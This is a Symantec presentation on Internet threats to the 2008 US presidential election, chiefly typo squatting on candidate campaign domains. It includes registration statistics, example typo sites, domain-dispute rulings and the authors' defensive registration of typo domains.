



Confidence in a connected world.

# Threats to the 2008 Presidential Election

*Oliver Friedrichs*

- Setting the stage..
  - It's impossible to predict the future; BUT we can
  - Speculate; and
  - Make educated guesses; and
  - Learn from past experiences
- Much of what we'll discuss:
  - Has been demonstrated before; BUT
  - Can be easily applied to the electoral system
- Our findings need to be grounded in fact
  - Our intent is not to appear alarmist or spread FUD
  - Not all threats are equal; rating will be required



# Ranking of Threats



Elevated; No immediate detrimental impact however may lead to further more serious attacks.



High; A serious threat, causing midterm harm, immediate action should be taken.



Extreme; High severity and high impact threat. May undermine long term confidence and cause immediate damage.

# The Internet and our Electoral System



- Internet increasingly relied on for voter communications
- Important to understand the associated risks
- One need only examine current threats
  - Adware, Spyware, Malicious Code
  - Typo Squatting, SPAM, Phishing, Fraud, Identity Theft
  - Dissemination of misinformation
  - Invasion of privacy
- Emphasis will be on 2008 Election; can apply anywhere
- Past studies have focused on voting machine security
- Our emphasis is on Internet-borne threats

- 2004 Election was a first:
  - First use of E-mail solicitation
  - Organizing of supporters
  - Political BLOGs
- Kerry campaign lead
  - John Kerry - \$82MM
  - Howard Dean - \$20MM
  - George Bush - \$14MM
- 45% of Democrat donors received E-mail daily
- 70% of Online Donors forwarded emails to others

## Clicking Into the Kerry Coffers for a One-Day Online Record

By GLEN JUSTICE


Published: July 2, 2004

**W**ASHINGTON, July 1 - [Senator John Kerry](#) collected more than \$34 million in June, including \$3 million raised online on Wednesday, setting a record for single-day Internet fund-raising and causing the campaign's computers to crash.

"There wasn't even any significant political event," Michael Meehan, a Kerry spokesman, said of the record online donations. "A lot of people predicted a slowdown, but in fact we've grown it. It's like the Wild West."

Mr. Kerry, Democrat of Massachusetts, who has raised more than any challenger in presidential campaign history, brought his total for the election to about \$180 million, with a steady stream of mail, Internet and phone contributions as well as fund-raising events in Los Angeles, Aspen and elsewhere.

Mr. Kerry has raised more than \$44 million through mail and phone solicitations and more than \$56 million over the Internet this year.



INSTITUTE FOR POLITICS  
DEMOCRACY & THE INTERNET  
www.ipdi.org

IN COLLABORATION WITH THE CAMPAIGN FINANCE INSTITUTE

**Small Donors and Online Giving**  
A STUDY OF DONORS TO THE 2004 PRESIDENTIAL CAMPAIGNS

Donate

THE GRADUATE SCHOOL OF POLITICAL MANAGEMENT  
THE GEORGE WASHINGTON UNIVERSITY  
WASHINGTON DC

# Contributions in 2008



- Record online donations:
  - Obama \$28MM – January
  - Clinton \$7MM – January

February 4 2008

---

Obama Sets Record With January Donations; Online Donations 88% Of Total

Michael Arrington 28 comments >>

---

### Obama, Clinton report big Internet cash influx

Posted 59d ago | Comments 485 | Recommend 13 | E-mail | Save | Print | Reprints & Permissions | **RSS**

By Fredreka Schouten, Jill Lawrence and Rick Jervis, USA TODAY

WASHINGTON — The Democratic money race accelerated dramatically Thursday as rivals Hillary Rodham Clinton and Barack Obama reported massive outpourings of cash in advance of four more contests this weekend.

Obama raised more than \$7.5 million online since the Super Tuesday battles in 22 states, while Clinton's campaign reported taking in \$6.4 million over the Internet in less than two days.

The Clinton campaign also reported adding 40,000 new donors. Some senior aides who had planned to go unpaid in February are back on the payroll.

**USA TODAY ON POLITICS:** Clinton calls McCain 'more of the same'

"February is by far going to be our biggest month by a huge amount," Clinton campaign manager Terry McAuliffe said in a conference call.

By Tim Sloan, AFP/Getty Images

day the Barack Obama (who we have as the Democratic candidate for campaign **announced** a record-setting terms of donations - \$32 million in January t's the most ever raised by a candidate in a Primary race. And, his campaign told \$28 million of that was raised online.

s Obama raised more money in January n Howard Dean raised in his entire campaign (he raised a total of \$27 rack's \$28 million in online contributions more than 250,000 contributors. 90% were under \$100. 40% were \$25 or less, and ple gave \$5 or \$10 to the campaign.





symantec™

Confidence in a connected world.

# Typo Squatting

# Threat: Typo Squatting



- Early 1990s was the wild west
  - No precedence on domain name disputes
  - Speculation and infringement ran rampant
- UDRP – Uniform Domain Name Dispute Resolution Policy
  - Created by ICANN in 1999
  - Implemented by WIPO – World Intellectual Property Organization
  - Provides a framework; but does not prevent infringement
- Anticybersquatting Consumer Protection Act
  - Took effect on November 29<sup>th</sup>, 1999
  - Provides a legal remedy and recovery of monetary damages
- Low cost of domain registration continues to drive infringement





# Everyone wants to be Kevin Ham



- \$300MM Empire built on domain name speculation and typo squatting

## The man who owns the Internet

Kevin Ham is the most powerful dotcom mogul you've never heard of, reports **Business 2.0 Magazine**. Here's how the master of Web domains built a \$300 million empire.

By Paul Sloan, Business 2.0 Magazine editor-at-large  
May 22 2007: 2:17 PM EDT

**BUSINESS 2.0**  
MAGAZINE

(Business 2.0 Magazine) -- Kevin Ham leans forward, sits up tall, closes his eyes, and begins to type -- into the air. He's seated along the rear wall of a packed ballroom in Las Vegas's Venetian Hotel. Up front, an auctioneer is running through a list of Internet domain names, building excitement the same way he might if vintage cars were on the block.

As names come up that interest Ham, he occasionally air-types. It's the ultimate gut check. Is the name one that people might enter directly into their Web browser, bypassing the search engine box entirely, as Ham wants? Is it better in plural or singular form? If it's a **typo**, is it a mistake a lot of people would make? Or does the name, like a stunning beachfront property, just feel like a winner?

When Ham wants a domain, he leans over and quietly instructs an associate to bid on his behalf. He likes wedding names, so his guy lifts the white paddle and snags [Weddingcatering.com](#) for \$10,000. [Greeting.com](#) is not nearly as good as the plural [Greetings.com](#), but Ham grabs it anyway, for \$350,000.

Ham is a devout Christian, and he spends \$31,000 to add [Christianrock.com](#) to his collection, which already includes [God.com](#) and [Satan.com](#). When it's all over, Ham strolls to the table near the exit and writes a check for \$650,000. It's a cheap afternoon.

Just a few years ago, most of the guys bidding in this room had never laid eyes on one another. Indeed, they rarely left their home



PHOTO-ILLUSTRATION: MICHAEL LLEWELLYN  
**UPWARDLY MOBILE:** Kevin Ham's kitchen-table business now inhabits the 27th floor of a skyscraper in Vancouver.

# Example Disputes



- Julia Roberts (juliaroberts.com)



## WIPO Arbitration and Mediation Center

### ADMINISTRATIVE PANEL DECISION

**Julia Fiona Roberts v. Russell Boyd**

Case No. D2000-0210

#### 1. The Parties

Claimant is Julia Fiona Roberts a United States citizen, with a principal place of business c/o Armstrong Hirsch Jackoway Tyerman & Wertheimer, 1888 Century Park East 18<sup>th</sup> Floor, Los Angeles, California 90067 USA.

Respondent is Russell Boyd a United States citizen with a mailing address 189 Carter Road, Princeton, New Jersey 08540 USA.


#### 7. Decision

The Panel concludes (a) that the domain name <juliaroberts.com> is identical to Complainant's common law trademark in her name "Julia Roberts," (b) that Respondent has no rights or legitimate interest in the domain name and (c) that Respondent registered and used the domain name in bad faith. Therefore, pursuant to paragraphs 4(i) of the Policy and 15 of the Rules, the Panel orders that the domain name <juliaroberts.com> be transferred to Complainant Julia Fiona Roberts.

# Example Disputes



- Sting ([www.sting.com](http://www.sting.com))



## WIPO Arbitration and Mediation Center

### ADMINISTRATIVE PANEL DECISION

Gordon Sumner, p/k/a Sting v Michael Urvan

Case No. D2000-0596

#### 1. The Parties

1.1 The Complainant is Gordon Sumner, professionally known as "Sting", a citizen of the United Kingdom who maintains a residence in the United States. The Respondent is Michael Urvan, of Marietta, Georgia, United States of America.

#### 7. Decision

7.1 This Administrative Panel decides that the Complainant has not proven each of the three elements in paragraph 4(a) of the Uniform Policy in relation to the domain name the subject of the Complaint.

7.2 Pursuant to paragraph 4(i) of the Uniform Policy and paragraph 15 of the Uniform Rules, this Administrative Panel denies the request that the Registrar, Network Solutions, Inc, be required either to transfer to the Complainant, Gordon Sumner, p/k/a Sting, or to cancel, the domain name "sting.com".

# 2008 Candidate Infringement



- Sought out to determine how widespread typo squatting was
- Identified candidates registered with FEC as of March 31/07
  - 19 Candidates had registered
  - Identified primary campaign site and registered domain name
  - Removed non-COM domains (to simplify analysis)
  - 17 Domains left

Candidate	Domain	Candidate	Domain
Joe Biden (Democrat)	<a href="http://joebiden.com">joebiden.com</a>	Duncun Hunter (Republican)	<a href="http://gohunter08.com">gohunter08.com</a>
Sam Brownback (Republican)	<a href="http://brownback.com">brownback.com</a>	John McCain (Republican)	<a href="http://johnmccain.com">johnmccain.com</a>
Hillary Clinton (Democrat)	<a href="http://hillaryclinton.com">hillaryclinton.com</a>	Barack Obama (Democrat)	<a href="http://barackobama.com">barackobama.com</a>
John Cox (Republican)	<a href="http://cox2008.com">cox2008.com</a>	Ron Paul (Republican)	<a href="http://ronpaul2008.com">ronpaul2008.com</a>
Christopher Dodd (Democrat)	<a href="http://chrisdodd.com">chrisdodd.com</a>	Bill Richardson (Democrat)	<a href="http://richardsonforpresident.com">richardsonforpresident.com</a>
John Edwards (Democrat)	<a href="http://johnedwards.com">johnedwards.com</a>	Mitt Romney (Republican)	<a href="http://mittromney.com">mittromney.com</a>
James Gilmore (Republican)	<a href="http://gilmoreforpresident.com">gilmoreforpresident.com</a>	Tom Tancredo (Republican)	<a href="http://teamtancredo.com">teamtancredo.com</a>
Rudy Giuliani (Republican)	<a href="http://joinrudy2008.com">joinrudy2008.com</a>	Tommy Thompson (Republican)	<a href="http://tommy2008.com">tommy2008.com</a>
		Mike Huckabee (Republican)	<a href="http://mikehuckabee.com">mikehuckabee.com</a>

- Conducted two tests
  - Typo Squatting Analysis
  - Cousin Domain Analysis
- Created two applications
  - *typo\_gen* – allows generation of typos based on five common mistakes
  - *typo\_lookup* – performs DNS and WHOIS lookups of domains names
- Mistakes include:
  - Missing the first '.' delimiter: [wwwmittromney.com](http://wwwmittromney.com)
  - Missing a character in the name (t): [www.mitromney.com](http://www.mitromney.com)
  - Hitting a surrounding character (r): [www.mitrrromney.com](http://www.mitrrromney.com)
  - Adding an additional character (t): [www.mitttromney.com](http://www.mitttromney.com)
  - Reversing two characters (im): [www.imttromney.com](http://www.imttromney.com)

# Typo Squatting – August 2007



Domain Name	Registered	%	Example
barackobama.com	52 out of 160	33%	<a href="#">narackobama.com</a>
hillaryclinton.com	58 out of 191	30%	<a href="#">hillaryclinton.com</a>
johnedwards.com	34 out of 170	20%	<a href="#">hohnedwards.com</a>
johnmccain.com	20 out of 137	15%	<a href="#">jhnMcCain.com</a>
mittromney.com	18 out of 123	15%	<a href="#">muttromney.com</a>
joebiden.com	15 out of 125	12%	<a href="#">jobiden.com</a>
chrisdodd.com	14 out of 145	10%	<a href="#">chrisdod.com</a>
joinrudy2008.com	9 out of 173	5%	<a href="#">jionrudy2008.com</a>
cox2008.com	3 out of 92	3%	<a href="#">fox2008.com</a>
mikehuckabee.com	3 out of 167	2%	<a href="#">mikehukabee.com</a>
ronpaul2008.com	11 out of 143	2%	<a href="#">ronpaul20008.com</a>
gohunter08.com	1 out of 150	1%	<a href="#">ohunter08.com</a>
richardsonforpresident.com	2 out of 340	1%	<a href="#">richardsonforpresiden.com</a>
teamtancredo.com	1 out of 170	1%	<a href="#">teamtrancredo.com</a>
tommy2008.com	1 out of 107	1%	<a href="#">tommyt2008.com</a>
brownback.com	0 out of 134	0%	
gilmoreforpresident.com	0 out of 276	0%	

# Typo Squatting – February 2008




Domain Name		Then	Now	%	Example
hillaryclinton.com		30%	79 out of 191	41%	<a href="http://hillaryclinton.com">hillaryclinton.com</a>
barackobama.com		33%	47 out of 160	29%	<a href="http://barackobama.com">barackobama.com</a>
johnedwards.com	[X]	20%	42 out of 170	25%	<a href="http://johnedwards.com">johnedwards.com</a>
ronpaul2008.com		2%	26 out of 143	19%	<a href="http://ronpaul2008.com">ronpaul2008.com</a>
johnmccain.com		15%	25 out of 137	18%	<a href="http://johnmccain.com">johnmccain.com</a>
mittromney.com		15%	19 out of 123	15%	<a href="http://mittromney.com">mittromney.com</a>
mikehuckabee.com	[X]	2%	17 out of 167	10%	<a href="http://mikehuckabee.com">mikehuckabee.com</a>
joinrudy2008.com	[X]	5%	12 out of 173	7%	<a href="http://joinrudy2008.com">joinrudy2008.com</a>
jobiden.com		12%	6 out of 125	5%	<a href="http://jobiden.com">jobiden.com</a>
cox2008.com	[X]	3%	4 out of 92	4%	<a href="http://fox2008.com">fox2008.com</a>
chrisdodd.com	[XX]	10%	4 out of 145	3%	<a href="http://chrisdod.com">chrisdod.com</a>
richardsonforpresident.com	[XX]	1%	4 out of 340	1%	<a href="http://richardsonforpresiden.com">richardsonforpresiden.com</a>
tommy2008.com	[XXX]	1%	1 out of 107	1%	<a href="http://tommy2009.com">tommy2009.com</a>
gohunter08.com		1%	0 out of 150	0%	
teamtancredo.com	[XXX]	1%	0 out of 170	0%	
brownback.com	[XXX]	0%	0 out of 134	0%	
gilmoreforpresident.com	[XXX]	0%	0 out of 276	0%	

[X] Continue to allow donations    [XX] Donations to recover debt    [XXX] Abandoned

# Threat: Web Site Abandonment



Level 2: Elevated



\$4,600

**Complete the following to make your payment:**

**This center is not configured with an Internet Merchant Account.**

**Email: \***



# Web Site Abandonment




- Tommy Thompson



- Sam Brownback




- Jim Gilmore



# Example Registered Typo Sites




- Figure 1. <http://www.barackobams.com> contains advertisements pointing to the candidate's legitimate campaign site.



# Example Registered Typo Sites




- Figure 2. <http://www.hillaryclinton.com> has another meaning.



# Example Registered Typo Sites



- Figure 3. <http://www.joinrudy20008.com> redirects to a detractor's web site at <http://rudy-urbanlegend.com> (now gone).



# Example Registered Typo Sites




- Figure 4. August. <http://www.muttromney.com> points to detractors web site.



# Example Registered Typo Sites



- Figure 5. <http://www.jillaryclinton.com> displays advertisements directing visitors to rival web sites.





symantec™

Confidence in a connected world.

**All Your Typos Are  
Belong To Us**

# Proactive registration



- We registered 124 typo domains to protect them; (\$800)

## Barack Obama

ABRACKOBAMA.COM  
BAARACKOBAMA.COM  
BADACKOBAMA.COM  
BAFACKOBAMA.COM  
BARAACKOBAMA.COM  
BARACIOBAMA.COM  
BARACKBOAMA.COM  
BARACKIBAMA.COM  
BARACKKBAMA.COM  
BARACKLBAMA.COM  
BARACKOABAMA.COM  
BARACKOABAAMA.COM  
BARACKOBAJA.COM  
BARACKOBAKA.COM  
BARACKOBAMW.COM  
BARACKOBQMA.COM  
BARACKOBSMA.COM  
BARACKOBWMA.COM  
BARACKOBZMA.COM  
BARACKOGAMA.COM  
BARACKOHAMA.COM  
BARACMOBAMA.COM  
BARACOKBAMA.COM  
BARACOOBAMA.COM  
BARADKOBAMA.COM  
BARAFKOBAMA.COM  
